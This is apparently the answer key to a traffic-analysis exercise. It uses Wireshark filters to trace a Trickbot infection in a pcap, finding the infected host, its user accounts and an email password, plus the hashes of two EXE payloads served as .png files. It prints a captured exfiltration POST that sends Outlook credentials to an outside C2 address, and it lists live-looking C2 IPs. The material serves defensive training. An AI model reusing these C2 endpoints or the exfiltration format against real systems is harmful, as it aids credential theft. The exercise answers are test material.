2020-05-28 - TRAFFIC ANALYSIS EXERCISE ANSWERS

Link to exercise: https://www.malware-traffic-analysis.net/2020/05/28/index.html

Links to some tutorials I've written that should help with this exercise:

- Customizing Wireshark - Changing Your Column Display
- Using Wireshark: Identifying Hosts and Users
- Using Wireshark - Display Filter Expressions
- Using Wireshark: Exporting Objects from a Pcap

- Wireshark Tutorial: Examining Trickbot Infections

ENVIRONMENT:

- LAN segment range: 10.5.28.0/24 (10.5.28.0 through 10.5.28.255)
- Domain: catbomber.net
- Domain controller: 10.5.28.8 - Catbomber-DC
- LAN segment gateway: 10.5.28.1
- LAN segment broadcast address: 10.5.28.255

QUESTIONS:

1) Based on the Trickbot infection's HTTP POST traffic, what is the IP address, host name, and user account name for the infected Windows client?
2) What is the other user account name and other Windows client host name found in the Trickbot HTTP POST traffic?
3) What is the infected user's email password?
4) Two Windows executable files are sent in the network traffic. What are the SHA256 hashes for these files?

ANSWERS:

1) Infected Windows client IP address: **10.5.28.229**
   Infected Windows client host name: **Cat-Bomb-W7-PC**
   Infected Windows client user account name: **phillip.ghent**

2) Other Windows client host name: **CAT-BOMB-W10-PC**
   Other Windows client user account name: **timothy.sizemore**

3) Infected user's email account password: **gh3ntf@st**

4) SHA256 hashes for the two EXE files:


4e76d73f3b303e481036ada80c2eeba8db2f306cbc9323748560843c80b2fed1
934c84524389ecfb3b1dfcb28f9697a2b52ea0ebcaa510469f0d2d9086bcc79a

ANSWERS EXPLAINED:


1) When Trickbot successfully infects a Windows host, it sends an HTTP POST request with the system data, usually over TCP port 8082. The URL ends with /90, so use the following Wireshark filter to find that URL and follow the TCP stream:

http.request.uri contains "/90"


This should return two URLs in your Wireshark column display, one for the infected Windows client (CAT-BOMB-W7-PC), and one for the domain controller (CATBOMBER-DC).



Shown above: Filter results looking for the "/90" URLs in the pcap.




Shown above: Scroll down a bit in the TCP stream window to find the host name.



Shown above: Scroll down further to find the infected host's user account name.

2) In the replies to these "/90" URLs, you'll also find a section named "LOCAL_MACHINE_DATA" in both the URL for the client and the DC. This should include all hosts found on the network, including other clients and the DC. I've only found this in cases where the infected client attempts to infect the DC.

Just scroll down near the end of the TCP stream we were looking at to find this info.



Shown above: Local_Machine_Data section with information on another Windows client in the catbomber.net internal network.

3) HTTP POST requests that end in "/81" is where we find password data exfiltrated from an infected Windows host. Use the following Wireshark filters to find email passwords:

http.request.uri contains "/81" and ip contains mail
http.request.uri contains "/81" and ip contains smtp

http.request.uri contains "/81" and ip contains mail

basic | basic+ | basic+dns

Time	Src	Dst	port	Host	Info
2020-05-28 18:04…	10.5.28.229	36.89.106.69	80	36.89.106.69	POST /yas33/CAT-BOMB-W7-PC_W617601.107

Shown above: Finding a URL ending in "/81" for password exfiltration that contains the string "mail" in the response text.

Wireshark · Follow TCP Stream (tcp.stream eq 9) · 2020-05-29-traffic-analysis-exercise.pcap

```
POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FBD0C52B1EE36701166/81/ HTTP/1.1
Accept: */*
Content-Type: multipart/form-data; boundary=---------ARXRPHEBMXNZHSSP
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/
7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center
PC 6.0; .NET4.0C; .NET4.0E)
Host: 36.89.106.69
Content-Length: 260
Cache-Control: no-cache

-----------ARXRPHEBMXNZHSSP
Content-Disposition: form-data; name="data"

pop3://mail.catbomber.net:995|phillip.ghent|gh3ntf@st

-----------ARXRPHEBMXNZHSSP
Content-Disposition: form-data; name="source"

Outlook passwords
-----------ARXRPHEBMXNZHSSP--
HTTP/1.1 200 OK
connection: close
server: Cowboy
date: Thu, 28 May 2020 18:04:12 GMT
content-length: 3
Content-Type: text/plain

/1/
```

2 client pkts, 1 server pkt, 1 turn.

Entire conversation (849 bytes) | Show and save data as ASCII | Stream 9

Find: | Find Next


Help | Filter Out This Stream | Print | Save as… | Back | Close

Shown above: Following the TCP stream and finding the password used for phillip.ghent's email at catbomber.net.


4) We can quickly filter on traffic to see if there's any Windows executable (EXE) files pass in the clear (not as encoded or encrypted data) using the following filter:

ip contains "This program"


This doesn't work every single time, but it works for most EXE files. It should return two frames in your column display. Follow each of these TCP streams.



Shown above: Filtering to find EXE files in the pcap.




Shown above: The first TCP stream shows an EXE file returned from a URL that ends in imgpaper.png.




Shown above: The second TCP stream shows an EXE file returned from a URL that ends in cursor.png.

Now we've confirmed there are two EXE files in this pcap: one from a URL ending in **imgpaper.png** and one with a URL ending in **cursor.png**. Make your way to the Export HTTP objects window to export these two files.

2020-05-28 - TRAFFIC ANALYSIS EXERCISE ANSWERS




Shown above: Exporting HTTP objects from the pcap.



Packet	Hostname	Content Type	Size	Filename
22	api.ipify.org	text/plain	15 bytes	/
1561	36.89.106.69	multipart/form-data	282 bytes	83
1568	36.89.106.69	text/plain	3 bytes	83
1600	36.89.106.69	multipart/form-data	260 bytes	81
1602	36.89.106.69	text/plain	3 bytes	81
1665	36.89.106.69	multipart/form-data	219 bytes	81
1669	36.89.106.69	text/plain	3 bytes	81
1686	36.89.106.69	multipart/form-data	210 bytes	81
1688	36.89.106.69	text/plain	3 bytes	81
2256	203.176.135.102:8082	multipart/form-data	4,362 bytes	90
2258	203.176.135.102:8082	text/plain	3 bytes	90
2835	162.216.0.163	content-type:	106 kB	VidT6cErs
2975	162.216.0.163	content-type:	105 kB	VidT6cErs
3036	wtfismyip.com	text/plain	16 bytes	text
3047	icanhazip.com	text/plain	16 bytes	/
4585	162.216.0.163	content-type:	503 kB	imgpaper.png
9771	162.216.0.163	content-type:	503 kB	cursor.png
12886	203.176.135.102:8082	multipart/form-data	4,343 bytes	90
12892	203.176.135.102:8082	text/plain	3 bytes	90

Shown above: The two objects you need to export for the EXE files.

Once you export these files, you can submit them to VirusTotal, which is not a good practice (but no problem in this case). A much better solution is to use the **shasum -a 256** command in a terminal window from a Linux environment.



Using the shasum command to get the SHA256 hashes for the two files exported from the pcap.